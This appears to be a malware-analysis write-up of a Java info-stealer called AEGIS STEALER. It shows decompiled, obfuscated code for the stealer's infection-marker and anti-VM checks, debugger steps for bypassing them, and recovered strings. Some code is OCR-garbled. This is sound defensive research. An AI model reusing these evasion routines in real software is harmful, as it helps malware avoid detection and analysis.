AEGIS STEALER Unveiled: Deep Dive into a Java-Based In-Memory Info-Stealer

From Bytecode to C2: End-to-End Analysis and Threat Actor Attribution of a Fully In-Memory Java Malware

ShadowOpCode

Intro

In this report, we present a comprehensive analysis of **AEGIS STEALER**, a previously undocumented Java-based information stealer that delivers stealthy, in-memory exfiltration.
Our investigation is structured in three main phases:


1. **Static Analysis:** decompilation and reverse-engineering of the JAR to recover its classes, strings, and control flow.
2. **Dynamic Analysis:** step-by-step debugging in a sandboxed environment, instrumenting key API calls (e.g. network connections, ZIP streaming) and capturing runtime artifacts.
3. **Threat Intelligence & Attribution:** OSINT pivoting (VirusTotal, google dorking, social channels) to attribute the malware to its threat actor.

Analysis

Downloader

Hash: 107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c

The sample under examination is a Java Archive (JAR) containing obfuscated classes. To recover its logic, we decompile the bytecode using **CFR 0.152**, which produces readable .java sources for all embedded classes, enabling static inspection of control flow, string constants and method calls.




```
PS C:\Users\[redacted]\Desktop\[redacted]> java -jar .\cfr-0.152.jar .\107afa6eac87fab411bafb6c5a8be317af620
3b2a8c31e2c01a0294eb09f972c.jar --outputdir decomp
Processing .\107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c.jar (use silent to silence)
Processing ExLoader
Processing CheckerJava
Processing Endorphin
Processing ExCrypto64
Processing com.google.gson.LongSerializationPolicy
Processing com.google.gson.JsonSerializer
Processing com.google.gson.internal.bind.DefaultDateTypeAdapter
Processing com.google.gson.internal.JavaVersion
Processing com.google.gson.internal.PreJava9DateFormatProvider
Processing com.google.gson.internal.sql.SqlDateTypeAdapter
Processing com.google.gson.Gson
Processing com.google.gson.internal.$Gson$Types
Processing com.google.gson.FieldNamingStrategy
Processing com.google.gson.JsonObject
Processing com.google.gson.stream.MalformedJsonException
Processing com.google.gson.internal.bind.ObjectTypeAdapter
Processing com.google.gson.internal.Excluder
Processing com.google.gson.internal.LinkedHashTreeMap
Processing com.google.gson.stream.JsonToken
Processing com.google.gson.ToNumberStrategy
Processing com.google.gson.internal.reflect.UnsafeReflectionAccessor
Processing com.google.gson.annotations.JsonAdapter
Processing com.google.gson.JsonElement
Processing com.google.gson.internal.ObjectConstructor
```

As you can see, the decompiled java file is composed by some standard classes and 4 files:

- ExLoader
- CheckerJava
- Endorphin
- ExCrypt64


We now proceed to identify the program's entry point:



```
>> Select-String -Path decomp\*.java -Pattern "public static void main"

decomp\ExLoader.java:19:    public static void main(String[] stringArray) throws Exception {
```


The entry point is inside ExLoader at the line number 19

The first thing ExLoader does is to check if the system is already infected executing the following code:




```
public static void main(String[] stringArray) throws Exception {
    String string;
    if (CheckerJava.a() || Endorphin.b()) {
        return;
    }
```

The CeckerJava.a() is the following function:



```
public static boolean a() throws UnknownHostException {
    String string = System.getProperty(b[g[(int)-6121485499644229541L ^ 0x485B]]);
    int n = 18778;
    String string2 = b[g[n ^ 0x495B]];
    String string3 = string + File.separator + string2;
    File file = new File(string3);
    if (file.exists()) {
        n = 29772;
        System.exit(g[(int)-6341332819553258418L ^ n]);
    }
    n = 15235;
    return g[n ^ (int)959352070220174O8L] != 0;
}
```


The Endorphin.b() function is the following:



```java
public static boolean b() throws IOException {
    Object object;
    int n = 30441;
    String string = System.getProperty(c[i[n ^ 0x76E9]]).toLowerCase();
    String string2 = System.getProperty(c[i[(int)-7831907073670485368L ^ 0x6A89]]).toLowerCase();
    String string3 = System.getProperty(c[i[(int)-3077196887644674087L ^ 0x67DB]]).toLowerCase();
    n = 23366;
    String[] stringArray = new String[i[n ^ 0x5B45].intValue()];
    n = 16885;
    stringArray[Endorphin.i[0xD45 ^ 0xD41].intValue()] = c[i[n ^ (int)-1878207095669505552L]];
    stringArray[Endorphin.i[(int)-1324389698713389874L ^ 0x74C8].intValue()] = c[i[0x7C8E ^ 0x7C89]];
    n = 31168;
    stringArray[Endorphin.i[n ^ (int)5749288345352042952L].intValue()] = c[i[0x7241 ^ 0x7248]];
    stringArray[Endorphin.i[0x1DAE ^ (int)7614680937942490532L].intValue()] = c[i[0xD94 ^ 0xD9F]];
    n = 12211;
    stringArray[Endorphin.i[0xFE1 ^ 0xFED].intValue()] = c[i[(int)-8614783357219229762L ^ n]];
    stringArray[Endorphin.i[0x7220 ^ 0x722E].intValue()] = c[i[0x5717 ^ (int)-3454136497580517608L]];
    n = 1636;
    stringArray[Endorphin.i[n ^ 0x674].intValue()] = c[i[0x375A ^ 0x374B]];
    n = 22772;
    stringArray[Endorphin.i[(int)5097693393677469459L ^ 0x4701].intValue()] = c[i[(int)166425168061683943L ^ n]];
    n = 3511;
    int n2 = i[(int)557506550525070755L ^ n];
    n = 31547;
    stringArray[n2] = c[i[(int)-1843413535539823826L ^ n]];
    String[] stringArray2 = stringArray;
    Object object2 = stringArray2;
    int n3 = ((String[])object2).length;
    for (int i = Endorphin.i[0x5081 ^ (int)-7516017202621820777L].intValue(); i < n3; ++i) {
        object = object2[i];
        if (!string.contains((CharSequence)object) && !string2.contains((CharSequence)object) && !string3.contains((CharSequence)object)) continue;
        n = 12942;
        return Endorphin.i[n ^ (int)-101039496480410983L] != 0;
    }
    n = 22053;
    String[] stringArray3 = new String[i[(int)2744377045789201981L ^ n].intValue()];
    n = 31104;
    stringArray3[Endorphin.i[n ^ (int)1078361194470865305L].intValue()] = c[i[0x7B28 ^ 0x7B32]];
    n = 9016;
    int n4 = i[(int)76716860459983651L ^ n];
    n = 31666;
```

If at least one of these functions return “true”, the infection chain is interrupted. These functions are obfuscated, so it is better to check them using a debugger.

The first step will be to import the 4 .java files in an IDE for static code analysis. We will use IntelliJ for this purpose




```java
/.../
import java.io.File;
import java.net.UnknownHostException;

public class CheckerJava {  44 usages
    public static String[] b;  7 usages
    public static Integer[] g;  61 usages

    public static boolean a() throws UnknownHostException {
        String string = System.getProperty(b[g[(int)-6121485499644229541L ^ 0x485B]]);
        int n = 18778;
        String string2 = b[g[n ^ 0x495B]];
        String string3 = string + File.separator + string2;
        File file = new File(string3);
        if (file.exists()) {
            n = 29772;
            System.exit(g[(int)-6341332819553258418L ^ n]);
        }
        n = 15235;
        return g[n ^ (int)95935207022017408L] != 0;
    }

    public static String f(String string, String string2, String string3, int n, int n2, int n3,
        char[] cArray = string3.toCharArray();
        char[] cArray2 = new char[cArray.length];
```


✓ decomp: rebuild finished UP-TO-DATE at 10,1 sec, 31 ms

```
Clearing build system data…
Executing pre-compile tasks…
Running 'before' tasks
Checking sources
Running 'after' tasks
Finished, saving caches…
Executing post-compile tasks…
```

Now we start the debug



```
PS C:\Users\[redacted]\Desktop\AEGIS STEALER> java -agentlib:jdwp=transport=dt_socket,server=y,suspend=y,address=*:5005
`
>>       -jar .\107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c.jar
Listening for transport dt_socket at address: 5005
```



Run/Debug Configurations

Name: Unnamed

☐ Allow multiple instances ☐ Store as project file

Debugger mode: Attach to remote JVM

Transport: Socket

Host: localhost Port: 5005

Command line arguments for remote JVM: JDK 9 or later

```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005
```

Copy and paste the arguments to the command line when JVM is started


Use module classpath: decomp

First search for sources of the debugged classes in the selected module classpath

Before launch

There are no tasks to run before launch

Now we connect with IntelliJ to the debug port and we set a break point at the class java.lang.System with the method Exit.




```
     * <p>
     * This method calls the {@code exit} method in class
     * {@code Runtime}. This method never returns normally.
     * <p>
     * The call {@code System.exit(n)} is effectively equivalent to
     * the call:
     * <blockquote><pre>
     * Runtime.getRuntime().exit(n)
     * </pre></blockquote>
     *
     * @param      status   exit status.
     * @throws  SecurityException
     *        if a security manager exists and its {@code checkExit}
     *        method doesn't allow exit with the specified status.
     * @see        java.lang.Runtime#exit(int)
     */
    public static void exit(int status) {   status: 0
        Runtime.getRuntime().exit(status);   status: 0
    }

    /**
     * Runs the garbage collector in the Java Virtual Machine.
     * <p>
     * Calling the {@code gc} method suggests that the Java Virtual Machine
     * expend effort toward recycling unused objects in order to
```

```
er) or add a watch (Ctrl+Shift+Enter)
```

```
PS C:\Users\[redacted]\Desktop\AEGIS STEALER> java -agentlib:jdwp=transport=dt_socket,server=y,suspend=y,address=*:5005
`
>>       -jar .\107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c.jar
Listening for transport dt_socket at address: 5005
```


As you can see the malware attempts to terminate its execution immediately upon launch. This is due to the initial check performed by the function CheckerJava.a(), which assess if the machine was already infected and in case abort the execution, as we will see later. We attempt to bypass this check to proceed with dynamic analysis.

As supposed at the start of the report, the application presents a check on if the system is already infected checking a file in the user directory:


Threads & Variables
Console
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
slot_0 = "C:\Users\[redacted]"
    value = {byte[19]@1107} [67, 58, 92, 85, 115, 101, 114, 115, 92, 100, 101, 116, 111, 110, 97, 116, 111, 114, 101] ... View
    coder = 0
    hash = 0
    hashIsZero = false
slot_1 = "intel-4923ks-39fmz-vk29445-vk249z.tmp"
slot_2 = "C:\Users\[redacted]\intel-4923ks-39fmz-vk29445-vk249z.tmp"
slot_6 = 18778
```


The .tmp file appears to be empty. I decided to delete the file in order to bypass the check and continue with the debugging process.




```
public class ExLoader {
    public static void f() {  1 usage
        ExLoader.e[0x5CB1 ^ 0x5CFB] = 0x4C685B ^ 0x7C4A;
        n = 3669;
        ExLoader.e[0x3183 ^ 0x31C8] = n ^ (int)-5258744917701685674L;
        n = 28259;
        int
        n =
        ExLo
        ExLo
        ExLo
        n =
        ExLo
        n =
        ExLo
        n =
        int
        n =
        ExLo
        ExLo
        n =
        ExLo
        n =
        ExLo
        ExLo
        ExLo
        n =
        int
        n =
        ExLo
```

```
   value
1  user.home
2  intel-4923ks-39fmz-vk29445-vk249z.tmp
3  -9312
4  blockpaper.hateme.Evolved$MainApplication
5  main
6  mVRP2F9b6q+vbgDt8Y5eKFhDJmHKQEimSn6Xo3/Vkzg=
7  vzwfhegfasdcfiqs
8  user.home
9  intel-4923ks-39fmz-vk29445-vk249z.tmp
10 -9312
11 blockpaper.hateme.Evolved$MainApplication
12 main
13 mVRP2F9b6q+vbgDt8Y5eKFhDJmHKQEimSn6Xo3/Vkzg=
14 vzwfhegfasdcfiqs
```

The downloader also checks for the presence of a debugging environment calling the function Endorphin.b().

